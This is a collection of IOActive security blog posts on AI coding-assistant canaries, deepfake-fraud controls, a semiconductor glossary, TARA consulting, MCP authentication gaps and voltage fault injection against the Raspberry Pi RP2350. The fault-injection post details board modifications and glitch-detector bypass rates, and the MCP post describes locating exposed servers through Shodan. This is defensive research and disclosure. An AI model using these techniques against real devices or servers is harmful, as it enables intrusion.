This research white paper from Ehab Hussein, IOActive Principal Artificial Intelligence Engineer and Mohamed Samy, IOActive Senior AI Security Consultant, presents the Husn Canaries defense-in-depth framework, a new standard for protecting organizational assets.
AI-powered coding assistants such as OpenAI Codex, Claude Code, GitHub Copilot, and similar tools are increasingly embedded in everyday software development workflows. While these systems can improve productivity, they also introduce a new class of governance and security challenges. Once source code leaves an organization via (for example) exfiltration, contractor access, or personal devices, organizations lack reliable visibility into whether and when that code is subsequently analyzed by cloud AI providers.
Existing solutions emphasize client-side enforcement approaches: IDE extensions, browser controls, network proxies, lifecycle hooks, and endpoint agents. However, these measures can be bypassed and provide no visibility into external attackers who paste stolen repositories into AI tools outside the organization’s perimeter.
We propose using Husn Canaries, a centralized detection and policy service in which organizations register hard-to-notice patterns already present in their codebases (e.g., tokens or comments, regular expressions, and intentionally placed signatures). Participating AI providers call the Husn API during code indexing and request handling. When Husn identifies pattern matches, it returns policy decisions (e.g., allow with logging, require approval, or block) and emits tamper-resistant alerts back to the organization.
A threat model for AI coding assistant misuse that covers internal developers, external contractors, and external attackers operating with stolen code.
The design of a provider-side, pattern-based architecture that detects AI usage on sensitive code regardless of client configuration or user identity.
A working proof-of-concept implementation using the Model Context Protocol (MCP) and Claude Code, demonstrating real-time enforcement and alerting.
A discussion of limitations, security properties, and deployment considerations for multi-provider adoption.
By shifting detection to AI providers and leveraging hard-to-remove in-code patterns, Husn Canaries turns the AI ecosystem into a distributed early-warning surface for sensitive code.
A video demonstration of this concept can be found below
INSIGHTS | October 31, 2025
Code Review & Dynamic Fuzzing of Microsoft’s Signing Transparency
Security Assessment of Microsoft’s Signing Transparency (ST)
IOActive performed a thorough security assessment of Microsoft’s Signing Transparency (ST) service, focusing on code review, dynamic analysis, and fuzz testing which is designed for use on Azure and is built on the Confidential Consortium Framework (CCF). Conducted from April to June 2025, the evaluation confirmed strong implementation security, secure integration, and compliance with ST’s objectives. Three informational findings suggested defence-in-depth improvements, and one medium-risk issue was resolved during the assessment. ST met its security commitments, though some assurances depend on hardware, system secrets, and users that were outside the scope.
Cybersecurity programs are under increasing pressure to demonstrate measurable efficacy, deliver value, and align with governance expectations—while operating under tight cost constraints. Return on Spend (ROS) and Return on Security Investment (ROSI) have become essential metrics for justifying and sustaining initiatives. This presentation evaluates program performance through the lens of Threat Analysis and Risk Assessment (TARA), drawing on insights from surveys of OEMs, Tier 1 suppliers, tool providers, regulators, fleets, and industry experts.
The study highlights recurring challenges of consistency, quality, and organizational maturity that limit the effectiveness of TARAs, often preventing them from functioning as true safety-critical safeguards. By applying proven process improvement disciplines, such as Lean, Six Sigma, and business process modeling, organizations can modernize their workflows, align with governance objectives, reduce costs, and enhance continuous risk management.
Attendees will gain practical strategies for improving program governance, leveraging performance metrics, and optimizing processes to maximize the ROI of cybersecurity operations. The objective is clear: deliver faster, smarter, and more resilient cybersecurity that drives both safety and business value across the ecosystem.
About the Presenter
Urban Jonson is a co-founder of SERJON (www.serjon.com) and a frequent collaborator with IOActive. Urban is a cybersecurity industry leader and serves in multiple advisory roles, including SAE International, TMC, ESCAR USA, CyberTruck Challenge, and as a cybersecurity expert for FBI InfraGard and the FBI Automotive Sector Working Group.
The semiconductor industry uses a large and complex set of jargon. This set of terms represents the significant intersection of scientific and engineering disciplines in this complex, high-technology industry, including chemistry, physics, material science, electrical engineering, industrial engineering, computer science, and others. However, this jargon can make the industry impenetrable to individuals who must manage the business impacts, cybersecurity consequences, and comprehensive risk to which the industry’s products expose organizations.
In our eGuide on silicon security, we ended with a glossary to aid those readers who may have limited exposure to this industry, in an attempt to make that critical material accessible to laypersons and experts alike while maintaining reasonable accuracy and precision. Our objective was to create short, accurate definitions that are accessible to the layperson, while any subject matter expert (SME) would not say they are wrong. There are absolutely more comprehensive, rigorous explanations of each of these terms, but they reinforce the inaccessibility of the material to non-expert individuals.
We are making these definitions available here in blog format to make them more accessible than they were when buried at the end of a PDF document. We welcome readers to suggest additional terms or clarifications to these definitions to support better decision-making by non-experts.
Broad-beam Ion Mill – A device used to ablate samples, such as microchips and ICs, with a beam of ions.
Conductor – A material which provides limited resistance to the flow of electric charge.
CPU – Central Processing Unit.
Dielectric – See Insulator.
Dual Beam – A workstation combing the functions of the FIB and SEM into a single device that allows for both imaging and editing a microchip or IC without moving the sample between workstations of different types, to improve efficiency and reduce the risk of sample contamination.
FIB – Focused Ion Beam. A technical workstation used to make modifications to a microchip or IC with a beam of ions.
Fuse – Also called an efuse. One-time-programmable (OTP) memory in which write operations are irreversible. Often used to store secure boot keys, permanently disable debug features, etc.
Gate – A core component of a transistor.
I/O – Input/Output.
IC – Integrated Circuit. A small electronic device that contains many interconnected electronic components on a single semiconductor chip.
ILD – Interlayer dielectric. An insulator separating two adjacent layers of wiring.
Insulator – A material which resists or inhibits the flow of electric charge.
Logic Cell – A digital circuit containing several transistors which performs a basic logical function, such as a Boolean AND or OR.
Microchip – An IC device manufactured using semiconductor material with layers of electronic components used to process or store information. Also referred to as a chip, computer chip, or IC.
Microcontroller – A single-chip device containing a CPU, RAM, ROM, and I/O peripherals. These are normally used in single-task applications and do not require an operating system.
Microprocessor – A standalone processing unit used in general-purpose computing tasks. These units require external components like memory and peripherals. These normally run an operating system.
Node – See Process Node.
Process Node – A vendor-specific semiconductor manufacturing process and associated design rules. Generally, in the past the node name referenced the feature size of components that could be manufactured with the process. Today the number in the node name no longer tightly corresponds to feature size.
RAM – Random-Access Memory.
Reactive Ion Etching – A type of dry etching with different characteristics than wet etching, which uses chemically reactive plasma to remove material from a target.
RIE – Reactive Ion Etcher.
ROM – Read-Only Memory.
Root of Trust (RoT) – A source that is intended to always be trusted within a system. Generally, these systems utilize cryptography to enable integrity, confidentiality, and authentication within the system.
Secure Boot – A security feature intended to protect a device’s integrity during the boot or startup process by verifying cryptographic signatures of the operating system and bootloader.
Secure Element – An integrated hardware and software component in an IC intended to protect against software and hardware attacks and isolate high-consequence data like a root of trust or cryptographic material.
SEM – Scanning Electron Microscope.
Semiconductor – A unique class of materials which is not exclusively a conductor or insulator.
Technology Node – See Process Node.
TEE – Trusted Execution Enclave. A protected area of a microprocessor’s memory and CPU intended to keep data and code secure.
Transistor – The fundamental component in ICs that controls (switches) the flow of electrical current between two terminals: the source and drain.
Vulnerability – A security defect that is present and exploitable in an environment.
INSIGHTS | September 17, 2025
Deepfake Defense: From No-Cost Basics to Enterprise-Grade Controls
By
Dave Falkenstein

At CanSecWest 2025 I walked through a red team where we used AI voice cloning to test an organization’s people and processes. The short version is this: a familiar voice is not identity. Treat voice as untrusted input and move verification into systems you control.
The financial exposure is no longer hypothetical. Deloitte estimates fraud losses in the United States could reach 40 billion dollars by 2027 as generative AI accelerates vishing and synthetic media.
Recent incidents back this up, including the 25 million dollar Hong Kong video-call heist tied to a deepfake of company leaders, and the Ferrari CEO impersonation attempt that an employee stopped by asking a question only the real executive could answer. Outside the enterprise, deepfake investment ads continue to run across Meta platforms, which erodes trust in familiar faces and voices your employees see every day. In government, an AI voice impersonating the U.S. Secretary of State contacted foreign ministers and U.S. officials in June 2025. Both trends increase the chance that urgency and authority will be misread as authenticity.
What changed
Cloning a usable voice takes seconds of public audio and commodity tools. On the receiving end, most victims are reached by phone or collaboration apps, not polished video. The attacker leans on urgency, hierarchy, and insider context, then pushes to finish before the target can shift to a verified process. The fix is a workflow that forces that shift.
Caller ID helps less than many expect. STIR/SHAKEN can authenticate numbers on IP networks, but it is not proof of who is speaking, and non-IP gaps are still being addressed by the FCC. Treat attestation as a helpful signal, not a decision.
The most targeted roles are accounts payable, vendor management, helpdesk, executive assistants, and HR. If you only harden one slice of the company, start there. Make it clear those teams can slow or refuse requests that arrive by phone or ad-hoc video without any penalty.
How the scam runs in practice
Attackers harvest voice and context from interviews, talks, and social videos. They start a call or meeting that looks routine, often with a look-alike number, and ask for a payment, a vendor add, or a credential reset.
If questioned, they add pressure and a sense of urgency by claiming a change needs to be made immediately for access to a meeting. The goal is to keep you in the real-time channel where social pressure works, and logging is weak. Your goal is to move the request into a tracked system where identity is verified, and more than one person approves.
Meeting platforms are part of the story too. Treat unscheduled or “special” meetings the same way as calls. Use lobbies and named invites. If a meeting requests a payment, an entitlement change, or a vendor add, move it into the approval system and end the call.
Controls by maturity
Entry level
Ban voice-only approvals. No payments, access changes, or identity changes are executed from calls or voicemails. Put the request into a ticket or approval flow first.
Directory callback only. If “the CFO” calls, hang up and call back using the corporate directory contact, not the inbound number.
One-time challenge in a second channel. Send a short code in Slack or Teams and have the caller read it back. Avoid static passphrases that can leak.
Plain-language script. “Per policy I am moving this into our approval workflow and calling you back on the directory number. I will send you a code in Slack in 10 seconds.”
Show what fakes sound like. With consent, let staff hear an internal clone so they learn what “good enough” fakery sounds like. Realtime voice clones and Text to speech voice clones will each have differing levels of quality that can be picked up on.
Bank instruction rule. Publish a standing rule that your bank instructions never change by phone or email. Put that statement on invoices and vendor onboarding materials so finance has a clear policy to point to.
Mid-maturity
Cross-channel confirmation by default. Every sensitive request is confirmed in a second, logged channel and attached to a ticket or approval artifact.
Approvals inside Slack or Teams. Use Microsoft Teams Approvals or Power Automate for sequential and multi-stage approvals, or Slack Workflow Builder for routed approvals with an audit trail.
Surface STIR/SHAKEN as a signal. If your carrier exposes attestation, show it in softphones and train that it is advisory, not identity.
Target training. Focus on AP, vendor management, helpdesk, executive assistants, and HR.
Lock down account recovery. Do not allow phone-based resets or knowledge questions for admins, finance approvers, or identity administrators. Require device-bound authenticators or passkeys and route all recovery into a ticket with second-party approval.
Enterprise-grade
Multi-party, cross-function approvals. Require at least two approvers from different functions for wires, new vendors, privileged access, and identity changes. Build this into Teams or Slack plus your ticketing or ERP.
Timed holds for high-risk actions. Add a 2 to 24 hour hold for first-time payees, large payments, and new vendors. Require re-affirmation during the hold.
Telco posture with specifics. Ask providers about STIR/SHAKEN coverage and expose attestation in your tooling. Track FCC work to close non-IP gaps and treat caller authentication as one input among many.
Executive exposure management. Where practical, limit long, clean public voice samples, and trim long monologues into shorter clips.
Incident response if you suspect a deepfake call
End the live channel and move to policy. Open a ticket, freeze any pending payment or access change, and notify finance leadership and security. If the window for a bank recall exists, contact your bank immediately. Save call metadata and collaboration logs. If recording calls is part of your workflow, make sure you follow local consent laws.
Do we need a deepfake detector?
Use detectors as a signal, not a gate. Accuracy varies in the wild, especially with compressed audio and human-in-the-loop attackers. Directory callbacks, second-channel challenges, multi-party approvals, and timed holds are what stop losses when detection misses.
Conclusion
Deepfakes are a forcing function for better workflow. Start by removing voice-only approvals and requiring directory callbacks and second-channel challenges. Add routed approvals inside Slack or Teams. For high-risk actions, require multiple approvers and a hold. If a perfect clone calls, these controls still give your team time to slow down and verify before money moves.
About the Author
Dave Falkenstein, Red Team Tech Lead, IOActive. Based on the CanSecWest 2025 talk “Deepfake Deception: Weaponizing AI-Generated Voice Clones in Social Engineering Attacks.”
Additional Resource
The Wall Street Journal | IOActive Senior Security Consultant David Falkenstein and The Wall Street Journal recently collaborated to create a quiz that looks to test if “your ears [can] distinguish a human voice from an AI deepfake…”
David was able to use AI to clone The Wall Street Journal colleagues sourced from publicly available social media clips and used OpenAudio to help run the experiment.
“Can your ears distinguish a human voice from an AI deepfake? Knowing the difference could save you from a phone scam that costs you thousands of dollars. …
… To test this, we enlisted David Falkenstein of corporate security firm IOActive to clone a few Wall Street Journal colleagues. He pulled down bits of our publicly available social-media and podcast audio, clips just 10 to 30 seconds in length. He used OpenAudio—easily accessible software that can run on a laptop—to make our voices say some pretty crazy things.”
INSIGHTS | July 31, 2025
Characterizing the Raspberry Pico 2 FI countermeasures – Part 1
By
Ramiro Pareja Veredas
Let’s start by saying that the Pico 2 – or more specifically, the RP2350 MCU – is an impressive chip. It’s powerful, packed with peripherals and features (I love the PIO!), easy to use and develop with, and from a security standpoint, exceptionally well designed.
After more than 10 years in chip security evaluations, I can confidently say that the RP2350 might be one of the most secure general-purpose, off-the-shelf MCUs on the market. I’ve evaluated enough chips to recognize when a system-on-chip (SoC) was designed with security in mind from the very beginning – integrating protection mechanisms early in the design phase – versus when security is treated as an afterthought, patched in late just to meet the minimum requirements. There’s no doubt: security was a top priority during the development of the RP2350.
The Raspberry Pi Foundation, clearly confident in their product, launched a bug bounty program offering €10,000 to the first person who could extract a secret stored in the Pico 2’s fuses. After a month without any successful claims, they doubled the reward to €20,000. To my knowledge, this is the first time a silicon developer has offered such a bounty – a commendable move.
That confidence is rooted in the chip’s well-engineered Secure Boot process and an effective glitch detector – both of which were tested extensively for months by two independent security firms prior to release. Still…it’s not perfect.
In January 2025, four winners for the challenge were announced, including IOActive’s Silicon Security team, which uncovered a novel method to invasively extract secrets from the RP2350 antifuse OTP. By leveraging a focused-ion-beam (FIB) microscope with passive voltage contrast (PVC), IOActive demonstrated an attack that challenges the long-standing assumption that antifuses are physically unreadable – posing a serious threat to any secure design that relies on them.
In addition to this invasive technique, this post – and those that follow – will document IOActive’s efforts to use fault injection (FI) to glitch and bypass the security protections of the Pico 2. This article assumes that the reader already has a basic understanding of fault injection. If not, I recommend reading up on the topic before proceeding.
Note: At the time this article was originally written (October 2024), the results of the Raspberry Pico 2 challenge were not yet published. This article has been updated in July 2025 to refer to those hacks.
The glitch detector
The RP2350 implements four glitch detectors, described in the datasheet as follows:
Figure 1. RP2350 glitch detector
The idea behind these detectors is straightforward: the output of two D-latches is XORed to detect differences. If a glitch is injected, it may flip the state of only one of the latches, immediately triggering the detector. To detect glitches that could flip both latches, a delay is inserted in the feedback path of one of the latches. If the glitch flips both D-latches simultaneously, the delayed feedback would force the latches to take on different values on the next clock cycle and the detector would be triggered.
Each of the four detectors can be independently configured via the GLITCH_DETECTOR.SENSITIVITY register or the OTP fuse CRIT1.GLITCH_DETECTOR_SENS. There are four sensitivity levels available, allowing fine-tuned detection based on the expected operating environment.
When a glitch is detected, the GLITCH_DETECTOR.TRIG_STATUS register indicates which of the detectors were triggered. If the glitch detectors are armed – either by writing to the GLITCH_DETECTOR.ARM register or by programming the OTP fuse CRIT1.GLITCH_DETECTOR_ENABLE – a reset is asserted automatically upon detection. In such cases, the HAD_GLITCH_DETECT bit in the POWMAN.CHIP_RESET register is set, indicating that the last reset was caused by the glitch detector.
Interestingly, it’s possible to monitor the output of the glitch detectors without triggering a reset – a feature that proves very useful when characterizing the detectors and tuning glitch parameters during testing.
The fact that the chip includes only four glitch detectors raises an important question: how resilient is this design against localized fault injection? It’s clear that a focused laser fault injection (L-FI) attack should bypass these detectors. This has been demonstrated by the winner of the Pico2 challenge, Kévin Courdesses, who modified an OpenFlex microscope to inject laser glitches.
But what about more common localized FI methods, like electromagnetic fault injection (EMFI) or body-bias injection (BBI)? That’s something we’ll explore in a future post, but Thomas Roth has already demonstrated that such an attack is feasible.
Characterizing the CPU with crowbar glitching
The first step in our evaluation was to assess the CPU’s sensitivity to voltage glitches. For this initial fault injection (FI) campaign, we disabled all glitch detectors – setting the sensitivity level to 0 and not arming them – in order to observe the CPU’s raw behavior without any interference from built-in protections and countermeasures.
For the glitching technique, we opted for crowbar switching, one of the most widely used methods in voltage fault injection. Its popularity stems largely from the simplicity and affordability of the hardware required. However, crowbar switching also offers technical advantages over other voltage glitching methods, which we’ll discuss later. In future posts, we’ll also cover results obtained using a DAC to generate voltage glitches and compare the two approaches in terms of effectiveness and control.
To inject the glitches, we used a tool called Glitch.IO. This tool is an in-house development based on the Raspberry Pi Pico, like many other glitchers, but with several unique features not previously seen in similar tools. Some of these unique features will be introduced throughout this series of posts. The Glitch.IO will be released as open hardware soon during Black Hat USA 2025.
Figure 2. Glitch.IO
Modifying the Pico2 board
Before performing glitching experiments on the Raspberry Pi Pico 2, we first needed to modify the board to isolate the CPU power plane and remove its associated capacitance.
According to the datasheet (see Figure 3), the RP2350 features five power supply domains. However, only one is relevant for our purposes: DVDD – the 1.1V rail that powers the CPU core. This is the supply line where we’ll be injecting our glitches. The remaining power supplies operate at 3.3V and are not initially of interest for this stage of testing.
Note: Aedan Cullen – the third winner of the Pico2 challenge – found that the USB_OTP_VDD power rails is also interesting for glitching. I recommend his presentation at the 38C3.
Figure 3. Power supply pin description
To reduce the bill of materials (BOM) and facilitate the PCB design, the RP2350 chip has an integrated Switched-Mode Power Supply (SMPS ) that can generate the 1.1V from the 3.3V rail.
Referring to the Raspberry Pi Pico 2 schematics (available as an annex in the datasheet), we identified the decoupling capacitors on the DVDD power plane: C9, C11, and C12. These were removed to reduce the capacitance on the DVDD line, making the PCB more susceptible to glitches. Additionally, since we plan to perform DAC-based glitching and supply custom voltage profiles to the core, we had to isolate the DVDD pins from the SMPS output. To do this, we cut the trace connecting the 1.1V line to VREG_FB, effectively decoupling the internal regulator. We then supplied power directly to the DVDD rail using test point TP7 and an external power supply.
Figure 4 shows all of the modifications done in the schematic, and Figure 5 shows those modifications on the PCB.
Figure 4. Modifications in the schematic
Figure 5. Raspberry Pico 2 modified for FI
The test application
To characterize the target, we developed a standard “for loop” test application, shown in Figure 6, that will run on the Raspberry Pico 2. Before entering the loop, the glitch detectors are configured. After the loop is completed, the application prints the status of the detectors.
The goal of this fault injection (FI) campaign is to determine the optimal glitch parameters that can disrupt the execution of the loop without triggering the glitch detectors.
Figure 6. For loop characterization test application
The glitch application
The glitching tool must run an application responsible for four key tasks:
1. Preparing the target device for glitching
2. Waiting for a trigger
3. Injecting the glitch
4. Evaluating the target’s response and the glitch’s effects
The Glitch.IO SDK simplifies the development of such applications. It provides a collection of modular classes designed to abstract and streamline the glitching process:
Glitchers: Implement different glitching techniques, such as crowbar, DAC-generated glitches, clock glitches, reset glitches, and MUX switching.
Triggers: Define how glitches are synchronized, supporting a variety of trigger sources (e.g., GPIO rise/fall, reset lines, UART RX/TX).
Protocols: Implement generic communication protocols like SWD, JTAG, etc.
Targets: Define the specific attack or test logic – for example, attacking secure boot, bypassing debug protections, or characterizing glitch sensitivity.
These components are instantiated and combined to form a “recipe” – an application that implements a specific attack on a specific device. Figure 7 represents the software architecture of a Glitch.IO application, and the following code shows the recipe used to characterize the Raspberry Pico 2.
In this recipe, glitch parameters and their variation strategies are defined in initializeParameters(). In main(), we instantiate and wire together the glitcher, trigger, and target components.
The Glitch.IO SDK also includes example recipes for common FI attacks against popular MCUs from vendors like NXP and ST – making it easy to get started with real-world targets.
The FI campaign
The glitch detectors in the RP2350 can be configured at four different sensitivity levels. For each level, we ran a series of FI campaigns: starting with broad glitch parameter sweeps and then progressively narrowing them down in an attempt to maximize the success rate – defined as glitches that disrupt execution without being detected.
Throughout the campaigns, we logged two key outcomes:
Whether the glitch was successful (i.e., it altered the behavior of the for loop).
Which glitch detectors, if any, were triggered.
All tests were performed using an external 1.1V power supply, and the chip was reset after each glitch attempt to ensure a consistent starting state.
During testing, the injected glitches produced a variety of observable effects. We classified the results into the following categories:
Normal: The glitch had no observable effect on chip behavior.
Reset: The glitch caused a system crash or full reset.
Success: The loop counter was altered, but no glitch detectors were triggered.
Detected 1–4: The loop counter was altered, and one to four glitch detectors were triggered, respectively.
Unknown: The device printed unexpected characters, suggesting some level of corruption.
Error: Any other unclassified or abnormal behavior.
The following sections summarize the results of the fault injection characterization campaigns, organized by glitch detector sensitivity level.
At this lowest sensitivity level, the glitch detectors are effectively disabled – they seemed to not be functional and could not be triggered. This allowed us to focus purely on the CPU’s sensitivity to glitches without interference from detection mechanisms.
We conducted three separate FI campaigns at this level, progressively narrowing the glitch parameters (e.g., delay and length) to identify the most effective combinations.
Figure 8 shows the plots of the glitch results. A clear boundary is visible between the green and yellow zones: this is where the glitch becomes too long or powerful, consistently crashing the target. The red points appear along this boundary, but only at specific delay values – those that align precisely with the execution of the instruction that when glitched breaks the loop. This correlation provides strong insight into the CPU’s timing sensitivity and the ideal glitch injection window. The highest success rate achieved was almost 14%.
At this sensitivity level, the glitch detectors were still unable to detect any of the injected glitches. The results were largely indistinguishable from those observed at Sensitivity Level 0.
Due to the lack of significant behavioral differences, only a single short campaign was conducted at this level to confirm the similarity. No glitches were detected, and successful fault injections continued to occur under the same timing and voltage conditions as before.
Figure 9. Sensitivity level 1 – Campaign #4
The following tables summarize the results for this campaign:
This is the first sensitivity level at which the glitch detectors were successfully triggered by our fault injections. However, it was still relatively easy to bypass the detectors under certain conditions.
In the plot shown in Figure 10, additional colors indicate the number of detectors triggered during successful glitches – that is, glitches that broke the loop logic but:
Blue: 1 detector was triggered
Magenta: 2 detectors were triggered
Cyan: 3 detectors were triggered
Purple: All 4 detectors were triggered
To improve clarity, a second version of the plot is included, where green (normal glitches) and yellow (reset events) have been removed, making it easier to focus on detection behavior.
Figure 10. Sensitivity level 2 – campaign #5
A success rate of nearly 7% was achieved in this campaign – relatively high, considering this was the third level of sensitivity. These results suggest that while detection is now functional, the protection can still be bypassed with a well-timed and well-parameterized glitch.
The following tables summarize the different campaigns conducted at this sensitivity level and their respective outcomes.
At this highest sensitivity level, the glitch detectors become very effective. Although we were still able to achieve some successful glitches, the success rate dropped significantly.
An initial campaign using broader parameters resulted in a small number of successful glitches. A second campaign attempted to narrow the parameter range based on what had worked at Sensitivity Level 2 but yielded no successful results. In hindsight, this was likely due to insufficient glitch attempts.
A third and final campaign expanded the narrowed parameter range slightly and achieved a modestly improved success rate. However, even then the rate was only about 0.0002%, indicating that the detectors are highly effective at this level.
One interesting observation is that while at Sensitivity Level 2, many glitches triggered only one, two, or three detectors, at Sensitivity Level 3, glitches almost always triggered all four detectors.
The following plots show the two campaigns with broader parameters. In the right-hand plots, green and yellow dots are removed to better highlight successful red points.
Figure 11. Sensitivity Level 3 – Campaign #6
Figure 12. Sensitivity Level 3 – Campaign #8
Additional campaigns (not included in this article) attempted to further refine parameters around previously successful glitches, but did not yield any improvement in the success rate.
The following tables summarize the results for the three campaigns conducted at this sensitivity level.
Our experiments demonstrate that the RP2350’s glitch detectors are highly effective – but only when configured at the highest sensitivity level. At Sensitivity Levels 0 and 1, the detectors provided no meaningful protection. Sensitivity Level 2 reduced the success rate significantly, but not enough to prevent a fault injection (FI) attack (almost a 7% success rate).
Even at Sensitivity Level 3, it was still possible to glitch the RP2350, albeit with a very low success rate of approximately 0.00016% – or roughly one successful glitch every 625,000 attempts. Given that our setup could inject glitches at around 30 attempts per second, this translated to an average attack time of under six hours to achieve a successful result.
However, it’s crucial to place these results in context to properly evaluate the real-world risk of using the RP2350 in a security-critical application.
All experiments were conducted under ideal lab conditions:
Full control over the target
Precise and reliable trigger signals
Fast reset cycle
A test application that executes the vulnerable instruction repeatedly, every few clock cycles
These ideal conditions greatly increased our odds of success. In contrast, a real-world attack would face substantial challenges:
Limited or no access to CPU internals
Unreliable or noisy trigger sources
Potentially long and variable reset/restart times
Application code that executes sensitive operations infrequently or unpredictably
Introducing software countermeasures – such as instruction-level redundancy or random delays – would further reduce the success rate, often requiring multiple or perfectly timed glitches. Under such constraints, an attacker may require several months to mount a successful attack using crowbar-based glitching alone.
In future articles, we’ll explore whether the same conclusions hold for other glitching techniques, such as DAC-generated glitches or electromagnetic fault injection (EMFI).
Note: The winners of the Raspberry Pi Pico 2 challenge have shown that crowbar glitching the RP2350 can be much easier under specific conditions:
– Aedan Cullen successfully attacked the USB_OTP_VDD rail – a power domain not monitored by the glitch detectors.
– Marius Muench targeted the main VCC rail. However, as of this writing, no public information has been released about his glitching method or achieved success rate.
Guest blog by Urban Jonson, SERJON with John Sheehy and Kevin Harnett
During my recent presentation at ESCAR USA, I shared findings from my latest research on the automotive industry’s adoption of Threat Analysis and Risk Assessment (TARA) processes to develop cybersecurity artifacts that align with regulatory requirements. The automotive TARA is a systematic process used to identify potential cybersecurity threats to vehicle systems, evaluate their likelihood and impact, and determine appropriate mitigations to reduce risk to acceptable levels.
One key insight derived across numerous TARA exercises is that many organizations struggle with consistency and accuracy in their internal cybersecurity documentation. To address this, I recommend thoroughly analyzing the workflows involved in creating, reviewing, and approving such documentation. By applying business process reengineering principles and best practices, organizations can streamline and strengthen these workflows.
These findings also highlight a broader pattern that we have observed across the gamut of industries, from automotive to energy to software development, and all points in between.
In our experience working with companies of all sizes and types, one challenge keeps coming up: cybersecurity operations are becoming more expensive, but not necessarily more effective. Too often, we see teams overwhelmed by alerts, buried in redundant tools, and unsure whether their efforts are aligned with real threats. If this sounds familiar, there’s a better way to approach it—one that blends deep knowledge of threat behavior, innovative process design, and focused spending. And yes, sometimes it means bringing in an outside perspective like ours to get things moving in the right direction.
Starting with Real Threat Intelligence: TTPs
When we start working with a company, one of the first things we look at is how well its cybersecurity efforts align with actual risks. We use industry-specific TTPs—Tactics, Techniques, and Procedures used by real attackers in that sector—to uncover what’s really at stake. For example, in finance, phishing and credential theft are huge; ransomware targeting OT environments is more common in manufacturing.
This isn’t just threat modeling, it’s about making sure the company’s cybersecurity operations are focused on what matters. We’ve seen companies spend big on fancy cybersecurity tools that protect against unlikely scenarios, while overlooking common, costly vulnerabilities. TTPs help us steer the conversation toward high-impact areas that deserve real attention.
Reengineering Cyber Processes That Drag Companies Down
With those threat patterns in mind, we conduct a process analysis to map the way cybersecurity workflows actually operate inside the business. Are patching cycles too slow? Are incidents managed the same way across departments? Are cybersecurity tools overlapping or underutilized?
This is where business process reengineering comes in. We work with teams to strip away complexity, redesign inefficient workflows, and introduce automation or clear accountability where needed. The goal is simple: make the company’s cybersecurity operations faster, smarter, and cheaper without compromising protection.
And we get it—internal teams are often too close to the process to spot the friction. That’s why companies bring us in. We bring an external lens, ask the hard questions, and get everyone aligned on a working strategy.
The Eisenhower Matrix: A Surprisingly Useful Budget Tool
Once we’ve got processes in better shape, it’s time to review technology spending. One of the tools we like to use is the Eisenhower Matrix, which enables us to categorize every cybersecurity investment:
Urgent and Important: Must-haves, like tools protecting your most targeted assets
Important but Not Urgent: Strategic efforts, like employee training or improving logging infrastructure
Urgent but Not Important: Fire-drill requests that burn budget but add little value
Neither Urgent nor Important: Legacy tools collecting dust (and invoices)
This simple framework helps leadership make clearer, faster decisions, and we help drive those conversations with data and context.
Why Bringing in a Consultant Helps
You might wonder, “Why bring in an outside firm to do this?” The answer is that a security consultancy with seasoned experts offers speed, experience, and perspective. We’ve worked with multiple industries, seen common patterns and pitfalls, and can move faster than most internal teams alone. We’re not here to replace your cybersecurity team; our job is to make them more effective.
If you’re serious about reducing costs, boosting productivity, and ensuring your cybersecurity efforts match your business needs, let’s talk. A little outside perspective might be just what your company needs to move forward with clarity and confidence.
Urban Jonson is a co-founder of SERJON (www.serjon.com) and a frequent collaborator with IOActive. Urban is a cybersecurity industry leader and serves in multiple advisory roles, including SAE International, TMC, ESCAR USA, CyberTruck Challenge, and as a cybersecurity expert for FBI InfraGard and the FBI Automotive Sector Working Group.
INSIGHTS | June 3, 2025
Better Safe Than Sorry: Model Context Protocol
By
Mohamed Samy
In this blog post, we’ll delve into the world of the Model Context Protocol (MCP), an open standard designed to facilitate seamless integration between AI models and various data sources, tools, and systems. We’ll explore how its simplicity and widespread adoption have led to a proliferation of servers without basic security features, making them vulnerable to attacks.
Our goal is to raise awareness about the critical need for mandatory authentication in the MCP protocol, and we believe that this should serve as a wake-up call for other standards to follow suit.
The Model Context Protocol: A Primer
The MCP follows a client-host-server architecture, built on JSON-RPC using two transport mechanisms:
Sub-process, using Standard Input and Output,
Independent process, using streamable HTTP or Sever-side Events (SSE).
The protocol standard’s simplicity coupled with its de facto compatibility with existing open- and closed-weight Large Language Models (LLMs) made it an instant hit, with widespread adoption from the open-source community and almost all leading LLM trainers.
As of version 2024-11-05, the MCP standard has already been used in over 4800+ MCP server implementations, according to the MCP.io website. Unfortunately, this version didn’t include an authorization mechanism in its specification, even though the draft version included it as an optional feature.
By design, the MCP protocol standard mandates servers to publish three fundamental building blocks:
Prompts
Resources
Tools
From a client perspective, these three primitives represent:
System Instructions
Data Access
Function Execution
However, from a malicious perspective, the same three primitives represent:
Information Leakage
Data Exfiltration
Remote Command Execution
As an example of this, Invariant Labs recently published a new MCP attack vector called Tool Poisoning Attacks, which utilizes the three primitives at once to achieve critical vulnerabilities on the host system.
In this attack, the MCP server itself acts maliciously, and as previously mentioned, it is unauthenticated by design, so this will end up as a “wild west” of emerging attack vectors across all AI-integrated systems or services.
A Test Case
To test the impact of such specifications firsthand, we created the following Docker Compose environment. (Note that some information is intentionally redacted to avoid fingerprinting the MCP implementor.)
We simply ran docker-compose up then fired up MCP Inspector:
This immediately shows us that we can connect to and use the MCP Server without authentication at all:
Additionally, this specific MCP Server provides a tool that executes SQL queries against the Postgres database as functionally expected.
This means we are one step away from exposing our entire database externally by not changing the listening hostname.
The important question here is: Are we ahead of the curve in terms of MCP security or not?
A Quick Exercise: Searching for MCP Servers
To answer the question above, we performed a quick exercise.
We used Grep.app to search GitHub public repositories for MCP servers’ common HTTP headers.
We used these headers as search queries on Shodan.
Bingo!
We discovered two hosts with a public MCP server over HTTP protocol. One of them was already flagged as “compromised” from Shodan, and the other one was publishing n8n, Open WebUI and even Ollama Web Applications before it was apparently taken down.
It is worth noting that Ollama servers – just like MCP servers – are unauthenticated by default and have already had their fair share of remote code execution vulnerabilities (CVE-2024-37032).
The Takeaway: Mandatory Authentication for MCP
In conclusion, we believe that authentication is a mandatory requirement for any standard that involves remote execution of code or sensitive data access. The MCP protocol should require authentication to prevent implementors from claiming full specification compliance while omitting authentication altogether. This will help prevent insecure deployments and ensure the integrity of AI-integrated systems and services.
As the MCP protocol continues to gain traction, we hope this blog post serves as a wake-up call for the community to prioritize security and adopt mandatory authentication.
INSIGHTS | May 20, 2025
IOActive Autonomous and Transportation Experience and Capabilities
By
Kevin Harnett
AUTONOMOUS AND REMOTE CONTROLLED/ACCESS TECHNOLOGY
